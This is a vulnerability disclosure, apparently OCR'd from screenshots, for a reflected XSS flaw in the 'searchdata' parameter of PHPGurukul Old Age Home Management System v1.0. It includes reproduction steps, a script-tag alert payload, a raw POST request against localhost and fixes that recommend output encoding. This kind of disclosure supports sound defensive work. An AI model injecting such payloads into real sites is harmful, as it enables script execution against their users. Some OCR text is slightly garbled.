Reflected Cross Site Scripting (XSS) vulnerability was found in "/oahms/search.php" in PHPGurukul Old Age Home Management System v1.0 allows remote attackers to execute arbitrary code via "searchdata" POST request parameter.

Affected Project: PHPGurukul Old Age Home Management System v1.0

Official Website: https://phpgurukul.com/old-age-home-management-system-using-php-and-mysql/


Version: 1.0

Affected Components:

- Affected File: /oahms/search.php
- Affected Parameter: "searchdata" URL parameter

Steps:


1. Access the Search Page URL: http://localhost/oahms/search.php



SEARCH SENIOR CITIZEN DETAILS BY REGI
NUMBER

Search By Registration Number

2. Enter the test payload with XSS script ***test123"<script>alert("XSS")</script>*** in the search box and click “Search” button.




SEARCH SENIOR CITIZEN DETAILS NUMBER

Search By Registration Number

test123"<script>alert("XSS")</script>

3. The XSS script is reflected back in the browser. The XSS script will get executed.




Request to http://localhost:80 [127.0.0.1]

```
POST /oahms/search.php  HTTP/1.1
Host: localhost
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:127.0)  Gecko/20100101  Firefox/127.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-form-urlencoded
Content-Length : 76
Origin : http://localhost
Connection : close
Referer : http://localhost/oahms/search.php
Cookie : PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests : 1
Priority : u=1

searchdata=test123%22%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E  &search=
```

test123"<script>alert("XSS")</script>

Press 'F2' for focus



SEARCH SENIOR CITIZEN DETAILS BY REGSITR NUMBER

Search By Registration Number

test123"<script>alert("XSS")</script>

XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html